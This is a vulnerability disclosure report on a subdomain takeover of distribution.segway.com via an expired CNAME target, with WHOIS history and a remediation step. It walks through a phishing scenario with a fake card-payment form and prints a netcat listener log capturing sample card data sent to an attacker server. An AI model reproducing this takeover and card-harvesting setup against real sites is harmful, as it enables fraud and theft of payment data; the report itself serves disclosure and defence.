Segway subdomain takeover technical report

Executive Summary


One of `segway.com` subdomains was pointing to an expired domain which could have been used by an attacker to hijack and impersonate Segway business.

Vulnerability

Type	Severity	Score
Subdomain Takeover	High	8.2 (AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:H/A:N)

Description

During our research on the Segways' domain space, we found that the subdomain `distribution.segway.com` was pointing to `segway.reportroi.com` which was pending for deletion by the owner.



Type	Domain Name	Canonical Name
CNAME	distribution.segway.com	segway.reportroi.com

After a couple of months, the status remained the same so we decided to use Godaddys' monitoring and backorder service to move the domain into our account as soon as it became available.


On August 18th, 2020 we received an email from GoDaddy monitoring service that `reportroi.com` status changed from "clienthold redemptionperiod" to "clienthold pendingdelete".

Few days later, GoDaddy moved the domain into our account, meaning that we became owners of the domain `reportroi.com`. With that in mind, we created the subdomain `segway.reportroi.com` and after a couple of minutes we were in control of `distribution.segway.com`.

Reconnaissance

No references were found for the `reportroi.com` domain. A single entry was found in Archive.org dated from 2016: at that time the page was showing a database connection error.

No further evidence of a web application running in this domain was found. The figure below shows the WHOIS history for `reportroi.com` gathered using the DomainTools service.



Name Server History

Event Date	Action	New Server	Previous Server
Aug 24, 2020	New	domaincontrol.com	-
Jul 30, 2020	Delete	-	blank-nameserver.com
Jul 22, 2019	New	blank-nameserver.com	-
Jul 19, 2019	Delete	-	domainparkingserver.net
Jun 7, 2019	Transfer	domainparkingserver.net	aroluxe.com
Jun 11, 2014	Transfer	aroluxe.com	netfirms.com
Jun 5, 2012	New	netfirms.com	-

IP Address History


Event Date	Action	New IP	Previous IP
Aug 24, 2020	New	160.153.129.21	-
Jul 19, 2019	Not Resolvable	-	209.99.64.52
Jun 7, 2019	New	209.99.64.52	-
Sep 25, 2016	Not Resolvable	-	107.170.156.139
Jun 11, 2014	Change	107.170.156.139	66.96.160.134
Sep 23, 2012	Change	66.96.160.134	66.96.160.152
Jun 5, 2012	New	66.96.160.152	-

It seems the first record is from 2012 but no evidence of a real web application running on `reportroi.com` was found, nevertheless the figure shows evidence of configuration changes over time. We are to assume that the domain was abandoned somewhere in time, leaving other domains pointing to it, vulnerable.

Attack scenario

An attacker creates a phishing campaign using `distribution.segway.com`, gaining victims' trust, reselling Segway products with lower prices.

1. Attacker creates a clone of Segway's official website, accessible at `distribution.segway.com`, with a credit card form to “buy”



distribution.segway.com

Distribution

PAYMENT INFORMATION

----- GET 60% DISCOUNT! -----


Name on the Card

Card Number

Expiration (mmyy)

Security Code

2. Attacker starts an email campaign, promoting low prices at `distribution.segway.com`
3. Victims who visit `distribution.segway.com`, in order to benefit from lower prices submit their credit card data



distribution.segway.com

Distribution

PAYMENT INFORMATION

----- GET 60% DISCOUNT! -----

Name on the Card

John Doe

Card Number

4445 3456 2134 6789


Expiration (mmyy)

10/21

Security Code

234

4. Attacker receives Victims' credit card data on a server controlled by him.



```
root@bombatz:~# nc -l 8081
POST / HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 84
Origin: http://distribution.segway.com
DNT: 1
Connection: keep-alive
Referer: http://distribution.segway.com/
Upgrade-Insecure-Requests: 1

name=John+Doe&cardnumber=4445+3456+2134+6789&expirationdate=10%2F21&securitycode=234
```

Attached to this report is a proof-of-concept video to better illustrate the danger of subdomain takeover.

Recommendation

Since there’s no web application or service running at `reportroi.com`, removing the CNAME DNS record pointing `distribution.segway.com` to `segway.reportroi.com`, should be enough to mitigate the issue.

Researcher
David Sopas
david@char49.com